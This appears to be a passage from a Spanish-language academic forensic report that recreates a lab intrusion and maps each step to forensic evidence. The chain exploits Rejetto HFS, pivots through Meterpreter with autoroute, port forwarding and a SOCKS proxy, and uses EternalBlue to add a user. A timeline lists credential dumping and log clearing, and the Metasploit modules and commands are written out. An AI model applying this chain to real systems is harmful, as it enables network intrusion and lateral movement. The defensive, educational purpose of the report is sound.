
Fase de Reconocimiento y Escaneo

Se realiza escaneo de con el objetivo de encontrar vulnerabilidades utilizando los comandos en la herramienta Nmap dando como resultado identificación de puertos 80 (Rejetto HFS) (NIST, 2024) siendo esta una vulnerabilidad conocida bien documentada para poder explotarla y 445 vulnerable (MS17-010) (Plohmann, Braun, & Gerhards-Padilla, 2017).

- $sudo nmap --script "http-vuln*" -p 80 192.168.88.214
- $sudo nmap -p 445 --script smb-vuln* 192.168.88.214

Figura 8


Herramienta Nmap escaneo puerto



Fuente. Autoría Propia

Figura 9


Herramientas Nmap escaneo 445



Fuente. Autoría Propia

Figura 10

Herramientas Nmap escaneo host Script



Fuente. Autoría Propia


Fase de explotación

Una vez que hemos identificado la vulnerabilidad **Rejetto**, usamos el exploit adecuado para tomar control de la máquina Windows Host A. Esto nos permitirá movernos lateralmente y acceder al Host B utilizando la técnica de Pivoting.

- **Exploit exploit/windows/http/rejetto_hfs_exec**

Figura 11


Configuración de exploit IP victima



Fuente. Autoría Propia

Figura 12

Ejecución de exploit toma el control del Host A mediante Meterpreter



Fuente. Autoría Propia

Ejecución de exploit

Se ejecutó un exploit utilizando el módulo **windows/http/rejetto_hfs_exec** de Metasploit contra un sistema Windows 7 SP1 (x64) vulnerable al servidor HTTP Rejetto HFS (Stuttard & Pinto, 2011), Se estableció una sesión Meterpreter desde el equipo atacante (192.168.88.100) hacia el objetivo (192.168.88.214).

El sistema comprometido pertenece al dominio WORKGROUP, con un usuario activo y arquitectura x64.


Se confirmó conectividad mediante ipconfig, identificando la interfaz principal con IP 192.168.88.214 y MAC 08:00:27:92:80:c0, El exploit permitió ejecución remota de código y control total del sistema objetivo, abriendo la posibilidad de escalamiento de privilegios, extracción de información sensible y movimientos laterales en la red.

Enrutamiento mediante la sesión de meterpreter

Se configuró una ruta hacia la red interna **10.10.10.0/24** utilizando el comando autoroute en la sesión Meterpreter (Rapid7, 2024), aprovechando el equipo comprometido (**192.168.88.214**) como punto de pivote. Esto permite redirigir tráfico desde el equipo atacante hacia sistemas en la subred interna a través del host comprometido también Se configuró un reenvío de puerto (**portfwd**) en la sesión Meterpreter para acceder al servicio SMB (**puerto 445**) del host **10.10.10.11** a través del equipo comprometido (**192.168.88.214**). El tráfico se redirige al puerto local **5450**, permitiendo interactuar con el servicio remoto desde la máquina atacante (**192.168.88.100**).

Figura 13

Enrutamiento de la red 10.10.10.0/24 mediate meterpreter



Fuente. Autoría Propia

Configuración socks proxy


Se implementó un proxy SOCKS (Maynor, 2011) mediante el módulo auxiliary/server/socks_proxy en Metasploit (Rapid7, 2024), escuchando en el puerto 7777. Esto

permite enrutar tráfico hacia la red interna 10.10.10.0/24 a través del equipo comprometido (192.168.88.214), habilitando el uso de herramientas externas para reconocimiento y explotación.

- Acceso extendido: El atacante puede interactuar con sistemas internos no accesibles directamente.
- Reconocimiento avanzado: Posibilidad de escanear puertos y servicios en redes internas.
- Movimiento lateral: Facilita comprometer más activos críticos mediante vulnerabilidades

Figura 14


Configuración Proxy



Fuente. Autoría Propia

Figura 15

Configuración puerto de escucha 7777 proxy



Fuente. Autoría Propia

Configuración de proxy socks y escaneo interno


Posteriormente, se configuró proxychains en el equipo atacante para utilizar el proxy SOCKS y se ejecutó un escaneo con Nmap sobre el host 10.10.10.11, identificando puertos abiertos:

- **445 (SMB)**
- **135 (RPC)**
- **139 (NetBIOS)**
- **554 (RTSP)**

Este paso permitió conectar con sistemas internos que no se pueden acceder directamente. Esto mostró que es posible hacer un reconocimiento más detallado y moverse lateralmente dentro de la infraestructura usando la técnica de pivoting.

Figura 16

Escaneo nmap probando el pivoting




Fuente. Autoría Propia

Verificación de port forwarding

Se ejecutó el comando **nc -vz 127.0.0.1 5450** desde el equipo atacante para comprobar la conectividad hacia el puerto local que redirige al servicio SMB (puerto 445) del host interno 10.10.10.11. El resultado fue exitoso, confirmando que el reenvío de puerto configurado mediante Meterpreter funciona correctamente.


Figura 17

Auxiliary/admin/smb/ms17_010_command



Fuente. Autoría Propia

Figura 18 *Verificación de Port Forwarding*



Fuente. Autoría Propia

Este paso garantiza que el atacante puede interactuar con el servicio SMB (Microsoft, 2023) del sistema interno como si estuviera en la máquina local, habilitando la posibilidad de enumerar recursos compartidos, probar credenciales y ejecutar exploits para movimiento lateral.

Ejecución remota de comando mediante MS17-010 en el host B

Se utilizó el módulo **auxiliary/admin/smb/ms17_010_command** de Metasploit para aprovechar la vulnerabilidad MS17-010 (EternalBlue) en el host interno accesible a través del port forwarding (127.0.0.1:5450 → 10.10.10.11:445). Esta vulnerabilidad permite ejecutar comandos con privilegios de SYSTEM en sistemas Windows afectados. El comando ejecutado fue:


- **net user andresmiranda Pass123! /add**

¡Este comando creó un nuevo usuario local llamado andresmiranda con la contraseña Pass123!, confirmando la capacidad de control total sobre el sistema objetivo. El resultado devuelto por el módulo fue:

"Se ha completado el comando correctamente", lo que evidencia la explotación exitosa y la posibilidad de persistencia en el sistema comprometido.

Figura 19

Creación de usuario andresmiranda en Host B



Fuente. Autoría Propia

Impacto este paso demuestra que, tras el pivoting (OWASP Foundation, 2021) y la explotación de SMB, el atacante puede realizar acciones administrativas críticas, como la creación de cuentas, instalación de software malicioso o modificación de configuraciones, incrementando el riesgo de compromiso total de la infraestructura.

Eliminación de cuenta mediante MS17-010


Se volvió a usar el módulo auxiliary/admin/smb/ms17_010_command de Metasploit para ejecutar un comando remoto con privilegios de SYSTEM en el Host B. Esto se hizo aprovechando la vulnerabilidad MS17-010 (EternalBlue) a través del puerto SMB (445), que se redirigió usando port forwarding (127.0.0.1:5450 → 10.10.10.11:445). El comando ejecutado fue**: net user andresmiranda /delete**

Este comando eliminó la cuenta previamente creada (andresmiranda) del sistema comprometido. El resultado devuelto por el módulo fue "Command completed successfully",

confirmando la ejecución correcta y la capacidad del atacante para realizar acciones administrativas críticas, incluyendo la eliminación de evidencia y la gestión de usuarios en el sistema interno.

Figura 20

Borrado de usuario mediante el Exploit



Fuente. Autoría Propia

Consolidación de lo sucedido en el escenario vulnerado

En la recreación del ataque, el equipo atacante con Parrot OS (IP 192.168.88.100) inició la intrusión explotando la vulnerabilidad en el servicio Rejetto HTTP File Server (HFS) alojado en el Host A (IP 192.168.88.214) mediante el módulo windows/http/rejetto_hfs_exec de Metasploit, lo que permitió obtener una sesión Meterpreter con privilegios del usuario local. Desde esta posición, se implementó la técnica de pivoting para acceder a la red interna 10.10.10.0/24, configurando autoroute -s 10.10.10.0/24 para enrutar tráfico, estableciendo port forwarding (Harper, Harris, Ness, & & Eagle, 2017) con portfwd add -l 5450 -p 445 -r 10.10.10.11 para redirigir el puerto SMB (445) del Host B hacia el puerto local 5450, y desplegando un SOCKS proxy mediante el módulo auxiliary/server/socks_proxy en el puerto

7777 para permitir el uso de herramientas externas como proxychains y Nmap. El reconocimiento interno reveló puertos críticos abiertos en el Host B, incluyendo 445 (SMB), 135 (RPC), 139 (NetBIOS) y 554 (RTSP), indicando servicios vulnerables y vectores de ataque potenciales. Aprovechando esta información, se ejecutó el módulo auxiliary/admin/smb/ms17_010_command para explotar la vulnerabilidad MS17-010 (EternalBlue) (Microsoft, 2017), logrando una ejecución remota de comandos con privilegios SYSTEM. ¡Como prueba de control total, se creó el usuario andresmiranda con contraseña Pass123! mediante el comando net user andresmiranda Pass123! /add, y posteriormente se eliminó con net user andresmiranda /delete, confirmando la capacidad de persistencia, administración completa y encubrimiento en el sistema interno. Este escenario demuestra cómo una vulnerabilidad expuesta en un servicio público puede ser utilizada para comprometer redes internas mediante técnicas avanzadas de pivoting, escalamiento de privilegios y movimiento lateral, representando un riesgo crítico para la infraestructura y evidenciando la necesidad de segmentación, parches y monitoreo proactivo.

Tabla 3

Time line de equipos comprometidos

Fecha y Hora	**Evento**	**Descripción técnica**	**Evidencia generada**
2025-11-16 10:05	Reconocimiento inicial	Ejecución de *nmap* contra el host público (192.168.100.214) para identificar puertos expuestos.	Registros de firewall, PCAP, logs de red.
2025-11-16 10:08	Identificación del HFS vulnerable	Detección del servicio Rejetto HFS en el puerto 80 vulnerable a ejecución remota.	Resultados de Nmap, encabezados HTTP.
2025-11-16 10:10	Explotación del HFS	Con Metasploit se utiliza exploit/windows/http/rejetto_hfs_exec, obteniendo sesión Meterpreter.	Session logs, procesos creados, Event ID 4688.
2025-11-16 10:12	Enumeración de	Comandos ipconfig, route print,	Historial de

Fecha y Hora	Evento	Descripción técnica	Evidencia generada
	red interna	netstat para identificar la red 10.10.10.0/24 detrás del host comprometido.	comandos, consultas ARP, logs del sistema.
2025-11-16 10:13	Creación del pivoting	Uso de run autoroute -s 10.10.10.0/24 para habilitar el tráfico hacia la red interna.	Rutas añadidas en MSF, activity log.
2025-11-16 10:14	Port Forwarding hacia equipo interno (Host B)	Desde Meterpreter 1: portfwd add -l 5450 -p 445 -r 10.10.10.11 exponiendo localmente el puerto 5450 que redirige al SMB 445 del Host B. Esto permite interactuar con SMB aunque esté detrás del Host A.	Configuración de port forwarding, registros de red, intentos de conexión SMB a través del túnel.
2025-11-16 10:15	Configuración SOXKS Proxy	Activación del módulo auxiliary/server/socks_proxy para enrutar tráfico a través del host comprometido.	Logs del SOCKS server en MSF.
2025-11-16 10:16	Configuración de Proxychains	El analista edita /etc/proxychains4.conf para enrutar Nmap y otras herramientas por el túnel.	Logs locales, actualización de la configuración.
2025-11-16 10:18	Escaneo interno por pivoting	Uso de proxychains nmap -sT -Pn 10.10.10.0/24 descubriendo hosts internos accesibles.	Resultados del escaneo, SYN/ACK en red interna.
2025-11-16 10:20	Detección de equipo vulnerable	Identificación de Windows 7 (10.10.10.11) con SMB puerto 445 abierto, potencialmente vulnerable a MS17-010.	Fingerprint de SMB, scripts NSE.
2025-11-16 10:22	Explotación MS17-010	Ejecución de exploit/windows/smb/ms17_010_eternalblue a través del túnel con éxito.	Crash SMB (si ocurre), creación de sesión Meterpreter, Event IDs 7031 y 4672.
2025-11-16 10:24	Post-explotación	Dump de credenciales, recolección de información del sistema y persistencia.	Archivos extraídos, hashes, SAM/SECURITY copies.
2025-11-16 10:28	Movimiento lateral	Intentos de acceso con credenciales obtenidas (psexec, wmic, smbexec).	Logs SMB, Event ID 4624/4625.
2025-11-16 10:35	Limpieza de huellas	Eliminación de logs, archivos temporales y traces del exploit.	Event ID 1102 (cleared logs),

Fecha y Hora	Evento	Descripción técnica	Evidencia generada
			eliminación de prefetched files.


Nota: La tabla muestra una línea de tiempo detallada del ataque. Comienza con el reconocimiento externo usando Nmap, luego identifica y aprovecha el servicio vulnerable Rejetto HFS en el host A, lo que permitió obtener una sesión Meterpreter. A partir de allí se ejecutaron acciones de enumeración interna, creación de pivoting y configuración de túneles (autoroute, port forwarding y SOCKS proxy) para acceder a la red 10.10.10.0/24. Con Proxychains se efectuó un escaneo interno que reveló un equipo Windows 7 vulnerable a MS17-010, el cual fue comprometido exitosamente mediante EternalBlue. Posteriormente se realizaron tareas de post-explotación, obtención de credenciales, movimientos laterales y finalmente limpieza de evidencias. Cada fase generó artefactos forenses clave, incluyendo logs de firewall, registros del sistema, trazas de red y eventos de seguridad que permiten reconstruir técnicamente todo el ciclo de ataque.

Logs de eventos en el host A

Host A fue el punto de entrada del atacante. A través del servidor vulnerable Rejetto HFS, el atacante ejecutó un exploit remoto que permitió obtener una sesión Meterpreter, instaló rutas de pivoteo y utilizó este host como pasarela para comprometer el Host B mediante SMB (MS17-010), IP atacante 192.168.88.100, explotando vulnerabilidad Rejetto HFS (HTTP File Server – CVE-2014-6287) para obtener una sesión Meterpreter y posteriormente realizar pivoting hacia Host B.

Figura 21

